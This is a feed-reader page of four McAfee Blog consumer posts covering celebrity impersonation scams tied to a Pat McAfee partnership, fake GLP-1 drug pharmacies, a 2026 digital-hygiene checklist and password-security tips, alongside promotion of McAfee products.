❌

Visualização normal

Antes de ontemMcAfee Blog
  • ✇McAfee Blog
  • McAfee and Pat McAfee Turn a Name Mix-Up Into a Push for Online Safety Brooke Seipel
    If a message popped up in your feed tomorrow promising a cash refund, a surprise giveaway, or a limited-time crypto opportunity, would you pause long enough to question it?  That split second matters more than ever. Most modern scams don’t rely on panic or obvious red flags. They rely on familiarity. On things that feel normal. On moments that seem too small to question.  And those moments are exactly what scammers exploit.  Why Today’s Scams Are So Easy to Fall For  There was a time when spotti
     

McAfee and Pat McAfee Turn a Name Mix-Up Into a Push for Online Safety

15 de Janeiro de 2026, 18:33

Pat McAfee

If a message popped up in your feed tomorrow promising a cash refund, a surprise giveaway, or a limited-time crypto opportunity, would you pause long enough to question it? 

That split second matters more than ever.

Most modern scams don’t rely on panic or obvious red flags. They rely on familiarity. On things that feel normal. On moments that seem too small to question. 

And those moments are exactly what scammers exploit. 

Why Today’s Scams Are So Easy to Fall For 

There was a time when spotting a scam was relatively straightforward. The emails were badly written. The websites looked rushed. The warnings were obvious. 

Scammers don’t just rely on obvious spam or panic-driven messages. Instead, many now use: 

  • Friendly, natural language 
  • Faces of celebrities and figures you trust 
  • Messages that arrive through trusted apps 
  • Conversations that unfold gradually 
  • Requests that feel routine instead of suspicious 

McAfee’s Celebrity Deepfake Deception research shows how common and convincing these scams have become: 72% of Americans say they’ve seen a fake or AI-generated celebrity endorsement, and 39% say they’ve clicked on one that turned out to be fraudulent. When scam content shows up in the same feeds, apps, and formats people use every day, it feels normal. 

That’s the danger zone. It’s also why McAfee chose to use a familiar, culturally recognizable moment to talk about a much bigger issue.

Why McAfee Partnered with Pat McAfee 

Whether you’ve been saying mack-uh-fee or mick-affy, the long-running name mix-up is harmless in everyday conversation. 

Online, though, small moments of confusion can have outsized consequences. 

Scammers rely on quick assumptions: that a familiar name means legitimacy, that a recognizable face means trust, that a message arriving in the right place must be real. They move fast, hoping people act before stopping to verify 

Pat McAfee knows firsthand how scammers exploit familiarity and trust. 

In recent months, fake social media giveaways promising cash and prizes have circulated using Pat’s likeness, and even a fraudulent “American Heart Association fundraiser” made the rounds, falsely claiming he was collecting donations. 

Pat wants his fans to know: if you ever see a giveaway, fundraiser, or message claiming to be from him, double-check it on his official channels first. If it feels off, it probably is. 

Unfortunately, these scams work because people trust Pat. Scammers exploit that trust to lower people’s guard and make fraudulent requests feel legitimate. 

It’s the same tactic used across countless impersonation scams today: borrow the authority of a familiar face, add a sense of urgency, and move fast before anyone stops to verify, “is this legit?” We’ve seen it happen with Taylor Swift, Tom Hanks, Al Roker, Brad Pitt, and numerous others. 

Remember, no legitimate giveaway will ask for payment, banking details, login credentials, or account access. And no nonprofit fundraiser tied to a celebrity should ever come from a personal message or unfamiliar social account. 

Watch: Pat McAfee Explains How McAfee Is More Than an Antivirus 

In the video below, Pat McAfee playfully demonstrates how easily familiar moments online can turn into risk, and why digital safety today can’t rely on perfect judgment alone. 


How to Protect Yourself Right Now 

You don’t have to stop using your favorite platforms. But you do have to change how you verify online threats. 

Before You Trust Any Urgent Message or Offer: 

  • Be skeptical of sudden financial opportunities 
  • Assume giveaways that require payment or credentials are scams 
  • Never connect accounts, wallets, or payment methods from social links 
  • Verify claims on official websites, not just inside apps 
  • Be cautious of messages that replace clear context with urgency 

If a video or message feels real but the request feels extreme, that’s a red flag. 

McAfee offers more than traditional antivirus, combining multiple layers of digital protection in one app 

Final Takeaway 

If a scam looks obvious, most people won’t fall for it. 

But modern scams don’t look obvious. They look familiar. They use your favorite faces. They look normal. They look safe. And that’s where people get hurt. 

Staying safe now means slowing down, verifying independently, and having protection work quietly in the background while you stay focused on what you actually came online to do. 

McAfee’s built-in Scam Detector, included in all core plans, automatically detects scams across text, email, and video, blocks dangerous sites, and identifies deepfakes, stopping harm before it happens. 

And because today’s risks aren’t just about what you click, a VPN and Personal Data Cleanup add additional layers of defense by helping protect your connection and limit how much personal information is available to be exploited in the first place. 

Ready to get Pat’s Picks? Learn more here. 

FAQs 

For clarity, and because these questions come up often, here’s the straightforward explanation: 

Q: Is Pat McAfee the founder of McAfee antivirus?
A: No. Pat McAfee is not associated with the founding or leadership of McAfee. McAfee was founded by John McAfee and operates independently. 
Q: Are Pat McAfee and McAfee the same company?
A: No. Pat McAfee is a sports media personality. McAfee is a cybersecurity company. They are separate entities. 
Q: Why does McAfee work with Pat McAfee?
A: McAfee partnered with Pat McAfee to raise awareness about online scams, impersonation fraud, and digital safety using culturally relevant examples. 


The post McAfee and Pat McAfee Turn a Name Mix-Up Into a Push for Online Safety appeared first on McAfee Blog.

  • ✇McAfee Blog
  • How to Spot a Fake GLP-1 Weight-Loss Drug Before You Buy Brooke Seipel
    “I thought I was getting a trusted weight-loss medication, but instead, I ended up sick and scammed. I never imagined something like this could happen to me.”  Fiona, like many others, turned to Ozempic as a way to lose weight. With high demand making it difficult to find and prices soaring, she turned to an online pharmacy she found on social media. After placing an order, she received the medication and began taking it, only to experience severe side effects, including migraines, dizziness, an
     

How to Spot a Fake GLP-1 Weight-Loss Drug Before You Buy

14 de Janeiro de 2026, 18:03
weight loss drugs

“I thought I was getting a trusted weight-loss medication, but instead, I ended up sick and scammed. I never imagined something like this could happen to me.” 

Fiona, like many others, turned to Ozempic as a way to lose weight. With high demand making it difficult to find and prices soaring, she turned to an online pharmacy she found on social media. After placing an order, she received the medication and began taking it, only to experience severe side effects, including migraines, dizziness, and nausea.

“When my symptoms got worse, I knew something was wrong,” she told McAfee. Concerned, she sought professional advice. “A doctor friend showed me what real Ozempic packaging looks like—and it was nothing like what I had received.” 

“I was putting something in my body that I thought was safe. Instead, I was taking an unknown substance that made me seriously ill,” she told McAfee. “That’s terrifying.” 

When she reached out to the pharmacy for a refund, they cut off all communication. Nearly a year later, Fiona still avoids online shopping altogether and hopes her experience will warn others to research online pharmacies carefully before making a purchase. 

“As soon as I questioned the pharmacy about the product, they vanished. No refund, no explanation. Just silence. That’s when I knew I had been completely scammed.” 

Unfortunately, Fiona’s story is one of many as surging interest in GLP-1 medications spurs scammers into action. 

If you’ve searched for GLP-1 medications online, you’ve probably noticed how crowded and confusing it’s become. Between ads, telehealth offers, and social media posts promising easy access, it can be hard to tell what’s real. 

That confusion isn’t accidental. McAfee’s researchers previously reported a wave of fake pharmacy sites and scam messages designed to catch people in exactly that moment of uncertainty.  

What are GLP-1 medications? 

GLP-1 (glucagon-like peptide-1) medications are prescription drugs that help regulate blood sugar and appetite. Doctors have used them to treat Type 2 diabetes for nearly two decades, and some have also been approved to support weight management. 

Because these medications affect insulin levels and digestion, they require medical supervision and a valid prescription. There is currently no legitimate over-the-counter version that works the same way. 

Why GLP-1 scams are exploding 

GLP-1 drugs have moved from a specialized medical treatment to a mainstream topic almost overnight, with a recent poll finding that 1 in 8 U.S. adults say they are currently taking a GLP-1 for weight loss.  

Whenever high demand, high prices, and limited supply collide online, scammers move in 

McAfee’s threat researchers have previously found that phishing attempts and fake websites tied to GLP-1 drugs increased by more than 180% during periods when interest in these medications surged. Hundreds of risky domains and hundreds of thousands of scam messages have been linked to searches for weight-loss drugs. 

At the same time, consumer watchdogs such as the Better Business Bureau (BBB) report a spike in complaints from people who clicked on fake ads, visited fraudulent pharmacies, or received scam texts promising instant access to GLP-1 prescriptions. 

Google Trends data showing the growth in searches around weight-loss drugs.

Common GLP-1 scams to watch out for

1. AI-generated celebrity and doctor endorsements

Scammers are using artificial intelligence to create realistic-looking videos and images of public figures and medical professionals promoting weight-loss products. One recent incident saw a fake, AI Oprah selling scam weight loss drugs  

These ads often appear in social media feeds and look legitimate, but the endorsements are fabricated.  

The goal is to build trust quickly with a familiar face and then push people toward a purchase page. From there, you’re left with a fake product, or no product at all, and your information exposed. 

Red flag: Any ad claiming a celebrity or doctor is selling GLP-1 drugs through a link or social media page. 

2. Fake prescription texts and emails

Some scams arrive as urgent messages saying you are “approved” or “eligible” for GLP-1 treatment. These messages typically include a link to a fake medical website that collects personal, insurance, or payment information. 

Red flag: Real prescriptions are not issued through unsolicited texts, emails, or DMs. 

3. Fake online pharmacies

Fraudulent websites advertise GLP-1 medications at discounted prices. After payment, victims may receive nothing, diluted products, or face repeated unauthorized charges. 

Consumer reports describe sites that look professional but provide only chat-box support and ignore cancellation requests. 

Red flag: Pharmacies that don’t require a prescription or don’t list a physical U.S. address and phone number. 

4. Subscription traps

Some scam offers quietly enroll buyers in recurring billing. Be wary of a “company” trying to offer a minimal “membership” or free “trial” with plans locking you into larger, more expensive future subscription plan without your clear consent. 

Red flag: Vague billing terms or hidden subscription language.

5. Missing or fake shipments

Some scam sites provide tracking numbers that never update, claim packages were lost, or ask for more shipping fees … while continuing to charge customers. 

Red flag: No real customer service and no way to cancel or dispute orders. 

What makes these scams especially dangerous 

Unlike many online scams, GLP-1 fraud carries real health risks. 

Some victims report receiving substances that do not match what was advertised, including mislabeled or unverified injectables. 

Because GLP-1 medications affect blood sugar and metabolism, taking the wrong substance or dosage can be dangerous. 

In addition to the medical risks, illegitimate storefronts pose a real threat to your private information. During your purchase, you may be tricked into sharing our address, contact info, payment details, and insurance information.  

How to safely pursue GLP-1 treatment 

If you’re considering GLP-1 medications for health or weight management, these steps can help reduce risk: 

Step 1: Start with a licensed healthcare provider 

Only a doctor or licensed medical professional can determine if GLP-1 treatment is appropriate for you. 

Step 2: Use verified pharmacies 

If you use telehealth or online pharmacies, confirm they are properly licensed and require a prescription. 

Step 3: Research before you pay 

Look up unfamiliar pharmacies through trusted consumer-protection resources before entering payment or insurance information. If you’re in doubt, it’s better not to share any personal info. 

Step 4: Be skeptical of miracle claims 

There is no over-the-counter or legal “natural GLP-1,” patch, salt trick, or supplement that produces the same effect as prescription medication. 

What to do if you think you were targeted: 

If you clicked a link, entered information, or made a purchase: 

  1. Stop communicating with the seller 
  2. Monitor your bank and credit accounts for unusual activity 
  3. If you notice suspicious charges, contact your bank directly
  4. Change any passwords you shared 
  5. Run a security scan on your device (here’s our free trial) 
  6. Report the incident to consumer-protection agencies 

Reporting helps stop the same scams from spreading to others. This is where you can get more information from the FDA and report scams.

How to Spot a Fake GLP-1 Weight-Loss Drug If You’ve Already Bought One 

If you’ve already ordered a GLP-1 weight-loss drug and something feels off, trust that instinct. Counterfeit GLP-1 products are increasingly convincing at first glance, but many show clear warning signs once you look closely. 

Here’s what to check: 

Packaging and Label Red Flags 

Poor print quality or spelling errors
Examine the carton, label, and insert carefully. Misspelled words, inconsistent fonts, blurry printing, or incorrect manufacturer details are common signs of counterfeit medication. 

Packaging that looks tampered with or unfamiliar
Authentic GLP-1 medications come in sealed, tamper-resistant packaging. If the box appears opened, resealed, relabeled, or noticeably different from what you’ve received from a legitimate pharmacy before, stop using it and contact a pharmacist. 

Incorrect or missing language
Medications sold legally in the U.S. should include labeling and instructions in English. Missing inserts or foreign-language packaging can be a red flag. 

Unusual product form
Be especially cautious of GLP-1 products sold as powders in vials that require mixing. These formulations are not authorized and have been linked to serious health risks. 

Check Lot and Serial Numbers 

Most legitimate GLP-1 medications include lot numbers or serial information that can be verified. 

If your product includes these details, compare them against information published by the manufacturer or alerts from regulators. If the numbers don’t match, or are missing entirely, that’s a warning sign. 

What to Do If You’re Unsure 

If anything about your medication doesn’t match what you expect: 

  • Stop using the product 
  • Contact a licensed pharmacist or healthcare provider 
  • Avoid purchasing refills from the same source 

When it comes to injectable medications, uncertainty isn’t something to push through. If you can’t confidently verify what you have, it’s safer to assume it may not be real. 

Final Thoughts 

Wanting to get healthier in the new year is a good thing. Falling for fake prescriptions, AI-generated endorsements, or fraudulent pharmacies is not. 

McAfee is here to help keep your devices, identity, and finances safe while you focus on your goals in 2026. 

Frequently Asked Questions 

For clarity, and because these questions come up often, here’s the straightforward explanation: 

Are GLP-1 drugs available without a prescription?
No. Legitimate GLP-1 medications require a prescription and medical oversight. 
Are social media GLP-1 ads real?
It depends. While there are certainly real ads out there, many are fake. AI-generated celebrity and doctor endorsements are commonly used in scams. So be wary and verify who is behind a post. 
Are GLP-1 patches, gummies, or “salt tricks” legitimate?
No over-the-counter product works the same way as prescription GLP-1 medication. 
Why do scammers use crypto or payment apps?
These payment methods are harder to reverse, which makes them attractive for fraud. 


The post How to Spot a Fake GLP-1 Weight-Loss Drug Before You Buy appeared first on McAfee Blog.

  • ✇McAfee Blog
  • New Year Reset: A Quick Guide to Improving Your Digital Hygiene in 2026 Brooke Seipel
    Scams didn’t slow down in 2025—and all signs point to the problem getting worse in 2026. While the final numbers aren’t in yet, reported losses are already on track to break records. Through just the first half of 2025, the Federal Trade Commission (FTC) cited nearly $6.5 billion in scam-related losses, putting the year on pace to surpass 2024’s total. And it’s not just isolated incidents: 73% of Americans say they’ve experienced at least one scam or online attack. As scams become more convincin
     

New Year Reset: A Quick Guide to Improving Your Digital Hygiene in 2026

31 de Dezembro de 2025, 08:00

Scams didn’t slow down in 2025—and all signs point to the problem getting worse in 2026.

While the final numbers aren’t in yet, reported losses are already on track to break records. Through just the first half of 2025, the Federal Trade Commission (FTC) cited nearly $6.5 billion in scam-related losses, putting the year on pace to surpass 2024’s total. And it’s not just isolated incidents: 73% of Americans say they’ve experienced at least one scam or online attack.

As scams become more convincing, often powered by AI and designed to blend into everyday digital life, basic “spot the red flag” advice isn’t enough anymore. Protecting yourself now means tightening up your digital hygiene: how you manage passwords, personal data, online accounts, and the everyday tools you rely on to stay safe.

The good news is that modern protection has evolved just as quickly as the threats. Many of the most effective safeguards can be set up quickly and then work in the background over time.

Below, we’ll walk through practical steps you can take to improve your digital hygiene for 2026, using protections included with McAfee+ to help reduce your exposure to scams, data misuse, and identity theft.

1) Replace every weak password, starting with your email. 

Think about your passwords and everything they give you access to … your finances, online shopping accounts, banking, and of course every important thing in your email account. 

Now are any of those passwords weak, re-used, or highly similar? Don’t worry if the answer to that is “yes.” You can switch them over to strong, unique passwords across all your accounts. Using a password manager like ours helps you create strong, unique while also storing them securely. Quickly. 

Q&A   Q: Should I use a password manager? 

A: Yes. It’s the easiest way to create strong, unique passwords for all your online accounts, which protects you from data breaches and hacks.  


So, what makes up a “strong and unique” password? 

It contains a mix of 16 uppercase and lowercase letters, numbers, and symbols while never reusing that password elsewhere. That makes the password incredibly tough to crack and protects your other accounts if that password gets caught up in a breach (it won’t work on any other account). 

Yes, creating strong and unique passwords for your dozens and dozens of accounts can be … demanding. But that’s where a password manager comes in. It does that work for you. 

2) Delete those old accounts and protect yourself from data breaches. 

Speaking of all the accounts you have, how many of them do you really need? And how many of them have you forgotten about altogether? It’s time to track them down and close them up. Why? Data breaches of various sizes hack into an estimated 3.5 million accounts on average each day, so the odds of an old account of yours getting compromised are better than you might think. But where do you even start? 


Q&A 

 Q: Should I delete my old accounts? 

A: Yes. When you delete old accounts, you reduce your digital footprint and lower the risk of exposure to data breaches, both of which help protect your personal info.  


Our Online Account Cleanup can track down those old accounts for you. It scans for accounts you no longer use and helps you delete the ones you choose, along with your personal info. In our McAfee+ Advanced and McAfee+ Ultimate plans, you get full-service Online Account Cleanup, which sends the data deletion requests for you. 

3) Keep spammers and scammers at bay by removing personal info from the internet. 

Data brokers sell all kinds of info that power all kinds of spam and scams. It’s one way spammers and scammers get contact info like emails and phone numbers, and it’s yet another way they get detailed info to target their ads and their attacks. 

For example, beyond your full name, home address, phone numbers, email addresses, and date of birth, many also have info about your family members, employment, and past purchases. Data brokers might gather and sell other info like religious and political leanings, health conditions, and employment history. Simply put, this detailed profile makes it easier for spammers and scammers to target you. 


Q&A 


 Q: Can people find my detailed personal info online?  

Yes, and some of the easiest places to find it are on data broker sites. They collect and analyze up to hundreds of bits of personal info, often without your knowledge or consent. Further, they’ll sell it to any buyer, including scammers. 


Where do they harvest this info? From public records, shopper loyalty programs, and even from app data—all kinds of sources. And that underscores the problem, some data brokers keep exhaustive amounts of data about people, all in one place.  

And they’ll sell it to anyone who pays for it. You can help reduce those scam texts and calls by removing your info from those sites. A service like our Personal Data Cleanup can do that work for you. It scans some of the riskiest data broker sites, shows you which ones are selling your personal info, and helps you remove it. 

4) Protect privacy with a VPN (it’s not just for travel anymore). 

One of the first things that comes to mind about VPNs is travel, a great way you can stay secure while using public Wi-Fi in airports and cafes. It works at home as well, giving you an extra layer of security when you bank, shop, or do anything that involves sensitive info. Yet it offers another big benefit. It helps make you more private, because it’s not just hackers who want to snoop on you online. 


Q&A Block 


 Q: What is a VPN? 

 A: A VPN, or Virtual Private Network, hides your IP address and encrypts your internet connection in a secure “tunnel” that shields your online activity from snoops, advertisers, and your Internet Service Provider (ISP). 


For example, some ISPs collect your browsing data. In the United States and many other countries, ISPs can legally monitor and record info about the websites you visit and the apps you use. They can use it for advertising and analytics purposes, and, in some cases, they may share it with third parties. 

When you use a VPN, it encrypts all the data leaving your device and routes it through a secure server. As a result, your ISP can only see that you are connected to a VPN server, and it can’t track which websites you visit or the data you send and receive. Without a doubt, going online with a VPN makes you safer and keeps you more private.  

5) As AI scams become the norm, get a scam detector working for you. 

We saw big spikes in several types of scams over the year, and naturally a spike in reported losses followed. One reason for the jump is that AI tools have made it even easier for scammers to create convincing texts, emails, and deepfake videos designed to rip people off.   


Q&A 

 Q: How bad are scams today? 

 A: According to a 2025 Pew Research Center survey, 73% of U.S. adults said they’ve experienced at least one online scam or attack, with 32% reporting an incident within the past year.iv  


They’re getting tougher to spot too. In the earlier days of AI-created content, you could often spot the telltale signs of a fake. That’s not always the case anymore, and scams are looking more and more sophisticated as AI tools evolve. 

But you have tools of your own. Our Scam Detector protects you across text, email, and video by spotting scams and detecting deepfake videos (like the one of a deepfaked Taylor Swift promoting a bogus cookware offer). You also have our Web Protection which detects links to scam sites and other sketchy corners of the internet while you browse. Both will alert you if a link might take you to a sketchy site. It’ll also block those sites if you accidentally tap or click on a bad link. 

6) And just in case, get the reassurance of identity theft protection. 

So, let’s say the unfortunate happens to you. You get scammed. Maybe it’s a few bucks, maybe it’s more. You’re faced with a couple issues. One, that money could be gone for good depending on how you paid the scammer. Two, also depending on the payment method, the scammer might have your financial info.   


Q&A Block 


 Q: What is the cost of identity theft? 

A: Based on reports to the FTC, the median loss was about $500 in 2024, with more than 10% of victims claiming they lost $10,000 or more. However, it levels an emotional cost as well. The time and stress involved in resolving identity theft can be significant. 


This is where something like our ID Theft & Restoration Coverage comes in. It gives you up to $2 million in identity theft coverage and identity restoration support if it’s determined you’re a victim of identity theft.​ Further, it puts a licensed recovery pro on the case to restore your credit and your identity, which takes that time-consuming burden off your shoulders. 

The post New Year Reset: A Quick Guide to Improving Your Digital Hygiene in 2026 appeared first on McAfee Blog.

  • ✇McAfee Blog
  • 15 Vital Tips To Better Password Security McAfee
    Even as passkeys and biometric sign-ins become more common, nearly every service still relies on a password somewhere in the process—email, banking, social media, health portals, streaming, work accounts, and device logins. Most people, however, don’t realize the many ways we make our accounts vulnerable due to weak passwords, enabling hackers to easily crack them. In truth, password security isn’t complicated once you understand what attackers do and what habits stop them. In this guide, we wil
     

15 Vital Tips To Better Password Security

Por:McAfee
13 de Novembro de 2025, 13:09
better password security

Even as passkeys and biometric sign-ins become more common, nearly every service still relies on a password somewhere in the process—email, banking, social media, health portals, streaming, work accounts, and device logins.

Most people, however, don’t realize the many ways we make our accounts vulnerable due to weak passwords, enabling hackers to easily crack them. In truth, password security isn’t complicated once you understand what attackers do and what habits stop them.

In this guide, we will look into the common mistakes we make in creating passwords and offer tips on how you can improve your password security. With a few practical changes, you can make your accounts dramatically harder to compromise.

Password security basics

Modern password strength comes down to three truths. First, length matters more than complexity. Every extra character multiplies the number of guesses an attacker must make. Second, unpredictability matters because attack tools prioritize the most expected human choices first. Third, usability matters because rules that are painful to follow lead to workarounds like reuse, tiny variations, or storing written passwords in unsafe ways. Strong password security is a system you can sustain, not a heroic one-time effort.

Protection that strong passwords provide

Strong passwords serve as digital barriers that are more difficult for attackers to compromise. Mathematically, password strength works in your favor when you choose well. A password containing 12 characters with a mix of uppercase letters, lowercase letters, numbers, and symbols creates over 95 trillion possible combinations. Even with advanced computing power, testing all these combinations requires substantial time and resources that most attackers prefer to invest in easier targets.

This protection multiplies when you use a unique password for each account. Instead of one compromised password providing access to multiple services, attackers must overcome several independent security challenges, dramatically reducing your overall risk profile.

Benefits of good password habits

Developing strong password security habits offers benefits beyond protecting your accounts. These habits contribute to your overall digital security posture and create positive momentum for other security improvements, such as:

  • Reduced attack success: Strong, unique passwords make you a less attractive target for cybercriminals who prefer easier opportunities.
  • Faster recovery: When security incidents do occur, good password practices limit the scope of damage and accelerate recovery.
  • Peace of mind: Knowing your accounts are well-protected reduces anxiety about potential security threats.
  • Professional credibility: Good security habits demonstrate responsibility and competence in professional settings.
  • Family protection: Your security practices often protect family members who share devices or accounts.

The impact of weak passwords

On the other hand, weak passwords are not just a mild inconvenience. They enable account takeovers and identity theft, and can become the master key to your other accounts. Here’s a closer look at the consequences:

Your digital identity becomes someone else’s

Account takeover happens when cybercriminals gain unauthorized access to your online accounts using compromised credentials. They could impersonate you across your entire digital presence, from email to social media. For instance, they can send malicious messages to your contacts, make unauthorized purchases, and change your account recovery information to lock you out permanently.

The effects of an account takeover can persist for years. You may discover that attackers used your accounts to create new accounts in your name, resulting in damaged relationships and credit scores, contaminated medical records, employment difficulties, and legal complications with law enforcement.

The immediate and hidden costs of financial loss

Financial losses from password-related breaches aren’t limited to money stolen from your accounts. Additional costs often include:

  • Bank penalty fees from overdrawn accounts
  • Needing to hire credit monitoring services to prevent future fraud
  • Legal fees for professional help resolving complex cases
  • Lost income from time spent dealing with fraud resolution
  • Higher insurance premiums due to damaged credit

The stress and time required to resolve these issues also affect your overall well-being and productivity.

Your personal life becomes public

Your passwords also guard your personal communications, private photos, confidential documents, and intimate details about your life. When these barriers fail, you could find your personal photos and messages shared without consent, confidential business information in competitors’ hands. The psychological, emotional, and professional impact of violated trust can persist long after the immediate crisis passes.

15 tips for better password security: Small steps, big impact

You can dramatically improve your password security with relatively small changes. No need to invest in expensive or highly technical tools to substantially improve your security. Here are some simple tips for better password security:

1) Long passwords are better than short, “complex” passwords

If you take away only one insight from this article, let it be this: password length is your biggest advantage. A long password creates a search effort that brute force tools will take a long time to finish. Instead of trying to remember short strings packed with symbols, use passphrases made of several unrelated words. Something like “candle-river-planet-tiger-47” is both easy to recall and extremely hard to crack. For most accounts, 12–16 characters is a solid minimum; for critical accounts, longer is even better.

2) Never reuse passwords

Password reuse is the reason credential stuffing works. When one site is breached, attackers immediately test those leaked credentials on other services. If you reuse those credentials, you have effectively given the keys to your kingdom. Unique passwords can block that entry. Even if a shopping site leaks your password, your email and banking stay protected because their passwords are different.

3) Don’t use your personal information

Attackers always try the obvious human choices first: names, birthdays, pets, favorite teams, cities, schools, and anything else that could be pulled from social media or public records. Even combinations that feel “creative,” such as a pet name plus a year, tend to be predictable to cracking tools. Your password should be unrelated to your life.

4) Avoid patterns and common substitutions

In the past, security experts encouraged people to replace letters with symbols such as turning “password” into “P@ssw0rd” and calling it secure. That advice no longer holds today, as attack tools catch these patterns instantly. The same goes for keyboard walks (qwerty, asdfgh), obvious sequences (123456), and small variations like “MyPassword1” and “MyPassword2.” If your password pattern makes sense to a human, a modern cracking tool will decipher it in seconds.

5) Use a randomness method you trust

Humans think they’re random, but they aren’t. We pick symbols and words that look good together, follow habits, and reuse mental templates. Two reliable ways to break that habit are using Diceware—an online dice-rolling tool that selects words from a list—and password generators, which create randomness better than your human brain. In addition, the variety of characters in your password impacts its strength. Using only lowercase letters gives you 26 possible characters per position, while combining uppercase, lowercase, numbers, and symbols expands this to over 90 possibilities.

6) Match password strength to account importance

Not every account needs the same level of complexity, but every account needs to be better than weak. For email, banking, and work systems, use longer passphrases or manager-generated passwords of 20 characters or more. For daily convenience accounts such as shopping or social media, a slightly shorter but still unique passphrase is fine. For low-stakes logins you rarely use, still keep at least a 12-character unique password. This keeps your accounts secure without being mentally exhausting.

7) Turn on multi-factor authentication where possible

Multi-factor authentication (MFA) adds a second checkpoint in your security, stopping most account takeovers even if your password leaks. Authenticator apps are stronger than SMS codes, which can be intercepted in SIM-swap attacks. Hardware or physical security keys are even stronger. Start with your email and financial accounts, then expand to everything that offers MFA.

8) Learn to spot phishing scams to prevent stolen passwords

A perfect password is useless if you type it into the wrong place. Phishing attacks work by imitating legitimate login pages or sending urgent messages that push you to click. Build the habit of checking URLs in unsolicited emails or texts, being wary of pressure tactics, and taking a moment to question the message. When in doubt, open a fresh tab and navigate to the service directly.

9) Avoid signing in on shared devices

You may not know it, but shared computers may carry keyloggers, unsafe browser extensions, or saved sessions from other users. If you have no choice but to sign in using a shared device, don’t allow the browser to save your log-in details, log out fully afterward, and change the password later from your own device.

10) Be careful with public Wi-Fi

On public networks in places like such as cafes or airports, cybercriminals could be prowling for their next victim. Attackers sometimes create fake hotspots with familiar names to trick people into connecting. Even on real public Wi-Fi, traffic can be intercepted. The safest choice is to avoid logging into sensitive accounts on public networks. If you must use public Wi-Fi, protect yourself by using a reputable virtual private network and verify the site uses HTTPS.

11) Ensure your devices, apps, and security tools are updated

Many password thefts happen as a result of compromised devices and software. Outdated operating systems and browsers can contain security vulnerabilities known to hackers, leading to malware invasion, session hijacking, or credential harvesting. The best recourse is to set up automatic updates for your OS, browser, and antivirus tool to remove a huge chunk of risk with no additional effort from you.

12) Use a reputable password manager

Password managers solve two hard problems at once: creating strong unique passwords and remembering them. They store credentials in an encrypted vault protected by a master password, generate high-entropy passwords automatically, and often autofill only on legitimate sites (which also helps against phishing). In practice, password managers are what make “unique passwords everywhere” feasible.

13) Protect your password manager like it’s your digital vault

Among all others, your master password that opens your password manager is the one credential you must memorize. Make it long, passphrase-style, and make sure you have never reused it anywhere else. Then add MFA to the manager itself. This makes it extremely difficult for someone to get into your vault even if they somehow learn your master password.

14) Audit and update passwords when there’s a reason

The old “change every 90 days no matter what” guideline could backfire, leading to password-creation fatigue and encouraging people to make only tiny predictable tweaks. A smarter approach is to update only when something changes in your risk: a breach, a suspicious login alert, or a health warning from your password manager. For critical accounts, doing a yearly review is a reasonable rhythm.

15) Reduce your attack surface by cleaning up old accounts

Unused accounts are easy to forget and easy to compromise. Delete services you don’t use anymore, and review which third-party apps are connected to your Google, Apple, Microsoft, or social logins. Each unnecessary connection is another doorway you don’t need open.

Practical implementation strategies for passphrases

As mentioned in the tips above, passphrases have become the better, more secure alternative to traditional passwords. A passphrase is essentially a long password made up of multiple words, forming a phrase or sentence that’s meaningful to you but not easily guessed by others.

Attackers use sophisticated programs that can guess billions of predictable password combinations per second using common passwords, dictionary words, and patterns. But when you string together four random words, you create over 1.7 trillion possible combinations, even though the vocabulary base contains only 2,000 common words.

Your brain, meanwhile, is great at remembering stories and images. When you think “Coffee Bicycle Mountain 47,” you might imagine riding your bike up a mountain with your morning coffee, stopping at mile marker 47. That mental image sticks with you in ways that “K7#mQ9$x” never could.

The approach blending unpredictability and the human ability to remember stories offers the ideal combination of security and usability.

To help you create more effective passphrases, here are a few principles you can follow:

  • Use unrelated words: Choose words that don’t naturally go together. “Sunset beach volleyball Thursday” is more predictable than “elephant tumbler stapler running” because the first phrase contains related concepts.
  • Add personal meaning: While the words shouldn’t be personally identifiable, you can create a mental story or image that helps you remember them. This personal connection makes the passphrase memorable without making it guessable.
  • Avoid quotes and common phrases: Don’t use song lyrics, movie quotes, or famous sayings. These appear in dictionaries and can be vulnerable to specialized attacks.
  • The sentence method: Create a memorable sentence and use the first letter of each word, plus some numbers or punctuation. “I graduated from college in 2010 with a 3.8 GPA!” becomes “IgfCi2010wa3.8GPA!” This method naturally creates long, unique passwords.
  • The story method: Create a memorable short story using random elements and turn it into a passphrase. “The purple elephant drove a motorcycle to the library on Tuesday” becomes “PurpleElephantMotorcycleLibraryTuesday” or can be used as-is with spaces.
  • The combination method: Combine a strong base passphrase with site-specific elements. For example, if your base is “CoffeeShopRainbowUnicorn,” you might add “Amazon” for your Amazon account: “CoffeeShopRainbowUnicornAmazon.”
  • Use mixed case: For maximum security, the mixed-case approach capitalizes on random letters within words: “coFfee biCycLe mouNtain 47.” This dramatically increases entropy while remaining typeable.
  • Add symbols: When used sparingly, this technique adds complexity. You can separate the words or substitute some letters with random symbols. But make sure you will remember them.
  • Use words from other languages: Multi-language passphrases offer a layer of security, assuming you’re comfortable with multiple languages. “Coffee Bicicleta Mountain Vier” combines English, Spanish, and German words, creating combinations that appear in no standard dictionary.
  • Personalize it: For the security-conscious, consider adding random elements that hold personal meaning, as long as this information isn’t publicly available. It could be the coordinates of a special place or a funny inside story within your family.

Password managers: Your password vault

Password managers are encrypted digital vaults that store all your login credentials behind a single master password. They are your personal security assistant that never forgets, never sleeps, and constantly works to keep your accounts protected with unique, complex passwords.

Modern password managers create passwords that are truly random, combining uppercase and lowercase letters, numbers, and special characters in patterns that are virtually impossible for cybercriminals to guess or crack through brute force attacks. These passwords typically range from 12 to 64 characters long, exceeding what most people could realistically remember or type consistently.

Encryption scrambles your passwords

The encrypted format scrambles your passwords using advanced cryptographic algorithms before being saved. This means that even if someone gained access to your password manager’s servers, your actual passwords would appear as meaningless strings of random characters without the encryption key. Only you possess this key through your master password.

The auto-fill functionality also offers convenience, recognizing the login page of your account and instantly filling in your username and password with a single click or keystroke. This seamless process happens across operating systems, browsers, and devices—your computer, smartphone, and tablet—keeping your credentials synchronized and accessible wherever you need them.

Choose a reputable password manager

Selecting the right password manager requires careful consideration of several factors that directly impact your security and user experience.

The reputation and track record of the company offering the password manager should be your first consideration. Look for companies that have been operating in the security space for several years and have a transparent approach to security practices.

